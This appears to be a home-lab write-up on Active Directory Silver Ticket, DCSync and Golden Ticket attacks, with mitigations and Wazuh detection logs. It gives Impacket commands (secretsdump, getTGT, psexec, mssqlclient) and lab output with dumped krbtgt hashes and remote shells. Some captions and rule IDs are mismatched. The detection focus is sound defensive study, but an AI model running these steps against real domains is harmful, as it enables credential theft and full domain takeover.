
Regular Password Rotation for Service Accounts
Ensure that all service accounts are configured with strong passwords and enforce regular password changes. This reduces the likelihood of attackers using old or compromised hashes to forge Kerberos tickets.

Prefer AES-based encryption (AES256 or AES128) for Kerberos authentication instead of RC4. AES keys are harder to brute-force compared to NTLM hashes.

Service accounts should follow the principle of least privilege. Avoid granting unnecessary admin rights, as compromised accounts with elevated privileges can be abused for ticket forging.

Silver Ticket Attack – Wazuh Detection Analysis

Wazuh successfully detected the activities associated with the Silver Ticket attack. In the logs, I observed an alert indicating that a new user was created with special permissions. Wazuh captured log entries such as "**Special privileges assigned to new logon**" and "**Windows Logon Success**", which indicated that a high-privilege account performed a successful logon. Inside these logs, under data.win.system.message, I was able to see the account name along with its assigned privileges. Additionally, the detailed logon information provided further context, confirming Kerberos authentication activity.



t data.win.system.message

```
"An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Remote Credential Guard:        -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-3052972777-1979597084-3540963456-500
        Account Name:           tryingfakesqluser
        Account Domain:         TEST_DOMAIN.LOCAL
        Logon ID:               0xD7E242
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {db81d917-ae91-bb18-9acc-a8fff12e9e52}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       -
        Source Network Address: -
        Source Port:            -

Detailed Authentication Information:
        Logon Process:          Kerberos
        Authentication Package: Kerberos
```

While these logs cannot definitively prove the ticket was forged, they strongly indicate abnormal privilege escalation behavior and suspicious Kerberos activity that require investigation.

DCSYNC Attack

DCSYNC Attack


DCSync is an attack where an adversary impersonates a Domain Controller and requests password hashes from another DC using the Directory Replication Service (DRS) Remote Protocol. This protocol is designed for Domain Controllers to synchronize their databases.

In this attack demonstration, the attacker system (Kali Linux) will simulate a Domain Controller using tools from the Impacket framework and extract NTLM password hashes from the target Domain Controller remotely.

To perform a successful DCSync attack, I need an account with **domain replication privileges**, such as a **Domain Administrator or a high-privilege service account**. In my lab environment, I am going to use a previously compromised SQL service account, which has been given elevated privileges for demonstration purposes.

In a real-world scenario, attackers usually compromise such accounts using techniques like:LLMNR/NBT-NS Poisoning, SMB Relay attacks, Phishing, Credential dumping and lateral movement, Exploiting privilege escalation vulnerabilities


Although I already had a high-privilege account, I performed the DCSync attack in this lab to demonstrate how attackers use it to obtain the **KRBTGT hash** for creating a **Golden Ticket**, ensuring long-term persistence even if the original account is reset or disabled. In real-world scenarios, attackers usually avoid DCSync unless they need persistence or want to dump all hashes, as having Domain Admin privileges is often enough for immediate control over the domain.



DCSYNC Attack Flow

Initiating the DCSYNC Attack:


As the first step, I confirmed that the compromised account already has the necessary privileges to run a DCSync attack. In my lab, this account is a member of the Domain Admins group, which provides the replication rights required to request data from the Domain Controller.



After confirming that the compromised account is part of the Domain Admins group, I used the Impacket secretsdump.py tool to perform the DCSync attack and dump all NTLM password hashes from the Domain Controller.

secretsdump.py <domain>/<username>:<password>@<DC_IP>

After running the command successfully, I was able to retrieve all the NTLM password hashes stored in the NTDS.dit database of the Domain Controller. This included hashes for all domain accounts, such as Administrator and KRBTGT, which are highly sensitive accounts. Obtaining the KRBTGT hash is critical because it allows the attacker to create a Golden Ticket, granting unlimited access within the domain.



n the above screenshot, I have highlighted only the most important hashes, such as the Domain Administrator and KRBTGT account hashes. These accounts are highly privileged and critical for performing further attacks like Golden Ticket creation.

Now that I have the NTLM hash of the Domain Administrator account, I can use it for multiple post-exploitation techniques. First, the hash can be used for offline password cracking to recover the plaintext password using tools like Hashcat or John the Ripper. If services like SSH or RDP are available, I can use the cracked password to log in remotely.

Alternatively, without cracking the password, I can use the NTLM hash for Pass-the-Hash (PtH) attacks with tools like Impacket's psexec.py, which allows remote command execution over SMB. For example:

DCSYNC Attack - Mitigation

Remove users and service accounts from groups with high-privilege access (like Domain Admins, Enterprise Admins) if they don't require those permissions

Enforce the use of **strong, unique passwords for all privileged accounts.**

Only Domain Controllers and necessary replication services should have **Replicating Directory Changes** permissions. Remove these rights from all unnecessary accounts.

Network monitoring to detect abnormal queries or secretsdump usage.

DCSync Attack – Wazuh Detection Analysis:

Wazuh did not directly detect the DCSync activity or the replication of the **NTDS.dit** database. However, when I executed the impacket-secretsdump command, Wazuh reported two notable events:

> **"Successful Remote Logon Detected - User: user_svc - NTLM authentication, possible pass-the-hash attack. (rule_id: 92652)"**
> This indicates that the user_svc account successfully logged in to the Domain Controller using NTLM authentication, which suggests a potential Pass-the-Hash technique.
>
> **"Special privileges assigned to new logon. (rule_id: 67028)"**
> This detection flagged that the session was granted special privileges. The alert description mapped this behavior to **MITRE ATT&CK Technique ID T1484 – Domain Policy Modification**. The MITRE documentation mentions "adversaries may add new domain trusts modify the properties of existing domain trusts, or otherwise change the configuration of trust relationships between domains and tenants to evade defenses and/or elevate privileges."

Wazuh detected the remote logon of the user_svc account, but it did not directly identify the DCSync activity or the replication of the **NTDS.dit** database. However, it flagged suspicious behavior such as **impersonation attempts** and **special privileges being assigned during the process**. These alerts suggest that the compromised account engaged in actions consistent with high-privilege abuse, which aligns with the nature of a DCSync attack.

Aug 5, 2025 @ 02:38:19.351	AD	Special privileges assigned to new logon.	3	67028
Aug 5, 2025 @ 02:38:19.351	AD	Successful Remote Logon Detected - User:\user_svc - NTLM authentication, possible pass-the-hash attack.	6	92652
Aug 5, 2025 @ 02:38:12.787	AD	Special privileges assigned to new logon.	3	67028
Aug 5, 2025 @ 02:38:12.787	AD	Successful Remote Logon Detected - User:\user_svc - NTLM authentication, possible pass-the-hash attack.	6	92652


```
  },
  "rule": {
    "firedtimes": 4,
    "mail": false,
    "level": 3,
    "description": "Special privileges assigned to new logon.",
    "groups": [
      "windows",
      " WEF"
    ],
    "mitre": {
      "technique": [
        "Domain Policy Modification"
      ],
      "id": [
        "T1484"
      ],
      "tactic": [
        "Defense Evasion",
        "Privilege Escalation"
      ]
    },
    "id": "67028"
  },
  "decoder": {
    "name": "windows_eventchannel"
  },
  "input": {
    "type": "log"
  }
```


Golden Ticket Attack

Golden Ticket Attack

A Golden Ticket attack is a **post-exploitation technique in Active Directory** that allows an attacker to forge their own Kerberos Ticket Granting Ticket (TGT) for any account. By doing so, the attacker bypasses normal authentication and gains unrestricted access to domain resources.

In order to perform a Golden Ticket attack, I must first obtain the **NTLM hash of the krbtgt** account, which I can acquire through a DCSync attack, as demonstrated in the previous step. Along with the hash, I also need the **domain name**, the **domain SID**, and the **username I intend to impersonate**, which can be either a legitimate account or a completely fake one. Once I have gathered all the necessary information, I will use the Impacket tools to forge the Golden Ticket.

Once the Golden Ticket was generated, I injected it into my session, which allowed me to authenticate via Kerberos as any user in the domain. With this forged TGT, I was able to request valid service tickets from the Domain Controller and then use them to access a wide range of services, such as initiating an SMB session, connecting to an SQL database, or performing administrative actions on other systems. Since the Golden Ticket is signed with the KRBTGT account hash, the Domain Controller treats it as legitimate, issuing service tickets without suspicion. This makes the Golden Ticket attack extremely powerful, as it provides unrestricted and persistent access across the domain, often remaining valid until the KRBTGT password is reset.



Golden Ticket Attack Flow

Step 1 is the normal Kerberos process where a legitimate domain user authenticates to the Domain Controller using their credentials to obtain a **Ticket Granting Ticket (TGT)**. This TGT proves the user's identity and is required before requesting access to any resources. Normally, after receiving the TGT, the user proceeds to Step 2 to request a Service Ticket. However, in a **Golden Ticket attack**, the attacker forges their own TGT using the KRBTGT hash, bypassing Step 1 entirely and moving straight to Step 2.

Initiating the Golden Ticket Attack:

As the first step of forging a Golden Ticket, I need to determine which encryption type is used by Kerberos. To do this, I requested a TGT using **impacket-getTGT** with valid credentials and then verified it with klist. From the output, I confirmed that the encryption type in use is **AES256**.

Impacket-getTGT <domain_name>/<user>:<pass> -dc-ip <DC's ip>


Klist -c <ticket.ccache> -e

```
┌──(root㉿pirate)-[/home/dillinger]
└─# impacket-getTGT test_domain.local/user_svc:Password@123# -dc-ip 192.168.1.200
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in user_svc.ccache

┌──(root㉿pirate)-[/home/dillinger]
└─# klist -c user_svc.ccache -e
Ticket cache: FILE:user_svc.ccache
Default principal: user_svc@TEST_DOMAIN.LOCAL

Valid starting     Expires            Service principal
19/08/25 00:18:07  19/08/25 10:18:07  krbtgt/TEST_DOMAIN.LOCAL@TEST_DOMAIN.LOCAL
        renew until 20/08/25 00:18:13, Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96

┌──(root㉿pirate)-[/home/dillinger]
└─#
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9743091a6a1348b8fe07fc4536adfb02:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:c2a9506c26ffc40d4f94270dbcf54be1557bf8846ef31cb7a7d03307bd29bc04
krbtgt:aes128-cts-hmac-sha1-96:47cd747c53e4d5a11dec5d13aa0df4b7
krbtgt:0x17:9743091a6a1348b8fe07fc4536adfb02
[*] Cleaning up...
```

=> AES256

After obtaining the encryption information, I proceeded to forge a Golden Ticket. Since I had already extracted the KRBTGT hash, I selected AES256 as the encryption type. Along with this, I used the Domain SID, Domain name, and specified the -user Administrator parameter to craft a forged ticket for the Domain Administrator account. This allowed me to effectively impersonate the Domain Administrator. As shown in the image below, the forged ticket was successfully created and exported into memory.



After successfully creating my Golden Ticket, I tested it by attempting to log in to multiple systems and services within the domain. Using the forged ticket, I was able to authenticate against the Domain Controller (192.168.1.200), a client machine (192.168.1.201), and even the MSSQL service running on the Domain Controller. Since the ticket impersonates the Domain Administrator, these services trusted the authentication and granted me access without requiring valid credentials.

Domain Controller (192.168.1.200)

```
┌──(root㉿pirate)-[/home/dillinger/golden]
└─# cat /etc/hosts | grep 192.168.1.201
192.168.1.201   client1.test_domain     client1

┌──(root㉿pirate)-[/home/dillinger/golden]
└─# impacket-psexec test_domain.local/Administrator@client1 -k -no-pass -dc-ip 192.168.1.200

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on client1.....
[*] Found writable share ADMIN$
[*] Uploading file jlaHYsbb.exe
[*] Opening SVCManager on client1.....
[*] Creating service TAsa on client1.....
[*] Starting service TAsa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.4652]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>
```

Client1 machine (192.168.1.201)

```
┌──(root㉿pirate)-[/home/dillinger/golden]
└─# impacket-mssqlclient TEST_DOMAIN.LOCAL/Administrator@WIN-IN8QCRR6PBT.test_domain.local -k -no-pass -dc-ip 192.168.1.200
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-IN8QCRR6PBT): Line 1: Changed database context to 'master'.
[*] INFO(WIN-IN8QCRR6PBT): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (TEST_DOMAIN\Administrator  dbo@master)>
```

MSSQL service running on the Domain Controller

Golden Ticket Attack - Mitigation

Protect KRBTGT Account by Resetting Password
The **first reset** changes the KRBTGT password but still allows old Kerberos tickets to remain valid (because AD keeps the previous key for compatibility).
The **second reset** (after replication across Domain Controllers) fully invalidates all old and forged tickets, effectively neutralizing Golden Tickets.

```
Set-ADAccountPassword -Identity krbtgt -Reset
```

As I said in my DCSync attack mitigation, enable LSA Protection, which disables the permissions that allow credential dumping, because an attacker needs the KRBTGT account hash to forge a Golden Ticket.

Golden Ticket attack - Wazuh Detection Analysis:

When I forged a Golden Ticket, **Wazuh did not detect any unusual activity** during the ticket creation phase, since the process occurs offline and leaves no trace on the DC. However, when I used the forged ticket to log in to my Domain Controller (**WIN-IN8QCRR6PBT.test_domain.local**), Wazuh generated alerts titled "**Windows Logon Success**" and "**Special privileges assigned to new logon**," both showing the account name that logged in (Administrator). , showing the account name that logged in (**Administrator**).

Windows Logon Success:

Wazuh rule_id: 67028

MITRE Technique: T1078 (valid account)

Description: An account was successfully logged on.

Special privileges assigned to new logon:

Wazuh rule_id: 67028

MITRE Technique: T1484(Domain Policy Modification)

Description: Listed all special privileges granted to the account during the logon event.

This demonstrates that while the forging stage remains stealthy, the **usage of a forged ticket triggers privilege-based logon alerts** in Wazuh.

Windows Logon Success

t data.win.system.computer	WIN-IN8QCRR6PBT.test_domain.local
t data.win.system.eventID	4624
t data.win.system.eventRecordID	53104
t data.win.system.keywords	0x8020000000000000
t data.win.system.level	0
t data.win.system.message	"An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0

t rule.mitre.id	T1078
t rule.mitre.tactic	Defense Evasion, Persistence, Privilege Escalation, Initial Access
t rule.mitre.technique	Valid Accounts

Special privileges assigned to new logon:

t data.win.system.computer	WIN-IN8QCRR6PBT.test_domain.local
t data.win.system.eventID	4672
t data.win.system.eventRecordID	51026
t data.win.system.keywords	0x8020000000000000
t data.win.system.level	0
t data.win.system.message	"Special privileges assigned to new logon. Subject: Security ID: S-1-5-21-3052972777-1979597084-3540963456-500 Account Name: Administrator Account Domain: TEST_DOMAIN Logon ID: 0xDD238 Privileges: SeSecurityPrivilege SeTakeOwnershipPrivilege SeLoadDriverPrivilege SeBackupPrivilege SeRestorePrivilege SeDebugPrivilege SeSystemEnvironmentPrivilege SeEnableDelegationPrivilege SeImpersonatePrivilege SeDelegateSessionUserImpersonatePrivilege"

t rule.mitre.id	T1484
t rule.mitre.tactic	Defense Evasion, Privilege Escalation
t rule.mitre.technique	Domain Policy Modification

But in other hand, when I tried to log in into my **Client1 device (client1.test_domain.local)** using the forged Golden Ticket, Wazuh generated multiple alerts indicating suspicious behavior:

Windows Logon Success:

Wazuh rule_id: 67028

MITRE Technique: T1078 (valid account)

Description: An account was successfully logged on.

t data.win.system.computer	client1.test_domain.local
t data.win.system.eventID	4624
t data.win.system.eventRecordID	81158
t data.win.system.keywords	0x8020000000000000
t data.win.system.level	0
t data.win.system.message	"An account was successfully logged on. Subject: Security ID: S-1-5-18 Account Name: CLIENT1$ Account Domain: TEST_DOMAIN Logon ID: 0x3E7
t rule.mitre.id	T1078
t rule.mitre.tactic	Defense Evasion, Persistence, Privilege Escalation, Initial Access
t rule.mitre.technique	Valid Accounts

The alert triggered because the Golden Ticket was successfully used to authenticate, resulting in a Windows logon success event. While the ticket forging process is stealthy, this event confirms the use of forged credentials to establish a valid session.

Executable dropped in Windows root folder

Wazuh Rule ID: 92217

MITRE Technique: T1570 (Lateral Movement)

Description : Executable dropped in Windows root folder

EventID: 11

t data.win.system.computer	client1.test_domain.local
t data.win.system.eventID	11
t data.win.system.eventRecordID	92469
t data.win.system.keywords	0x8000000000000000
t data.win.system.level	4
t data.win.system.message	"File created: RuleName: EXE UtcTime: 2025-08-24 01:42:01.873 ProcessGuid: {77bb8b38-6d98-68aa-1401-000000004c00} ProcessId: 1828 Image: C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25070.5-0\MpCmdRun.exe TargetFilename: C:\Windows\SystemTemp\6ADD23D1-AF90-41CF-9039-857143ED3DBDMpCommU\UpdatePlatform.exe CreationUtcTime: 2025-08-24 01:42:01.873 User: NT AUTHORITY\SYSTEM"
t rule.mitre.id	T1570
t rule.mitre.tactic	Lateral Movement
t rule.mitre.technique	Lateral Tool Transfer

The alert triggered because Golden Ticket itself only authenticates, and to use that authentication for remote execution (PsExec), the tool has to transfer an executable to the target system.

New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped.

Wazuh Rule ID: 92650

MITRE Technique: T1021.002, T1569.002

Description : A service was installed in the system.

t	data.win.system.computer	client1.test_domain.local
t	data.win.system.eventID	7045
t	data.win.system.message	"A service was installed in the system. Service Name: UzZs Service File Name: %systemroot%\RwvkoeFy.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem"
t	rule.mitre.id	T1021.002, T1569.002
t	rule.mitre.tactic	Lateral Movement, Execution
t	rule.mitre.technique	SMB/Windows Admin Shares, Service Execution

The alert triggered because PsExec relies on creating a temporary Windows service to run the dropped binary on the target system. Since services execute with SYSTEM privileges, this method ensures reliable remote code execution after Golden Ticket authentication.

Possible abuse of Windows admin shares by binary dropped in Windows root folder by system process

Wazuh Rule ID: 92478

MITRE Technique: T1021.002, T1569.002

Description : A service was installed in the system.

t	data.win.system.computer	client1.test_domain.local
t	data.win.system.eventID	11
t	data.win.system.eventRecordID	92478
t	data.win.system.keywords	0x8000000000000000
t	data.win.system.level	4
t	data.win.system.message	"File created: RuleName: EXE UtcTime: 2025-08-24 01:42:08.384 ProcessGuid: {77bb8b38-696c-68aa-eb03-000000000000} ProcessId: 4 Image: System TargetFilename: C:\Windows\RwvkoeFy.exe CreationUtcTime: 2025-08-24 01:42:08.382 User: NT AUTHORITY\SYSTEM"
t	rule.id	92218
#	rule.level	6
◕	rule.mail	false
t	rule.mitre.id	T1570
t	rule.mitre.tactic	Lateral Movement
t	rule.mitre.technique	Lateral Tool Transfer

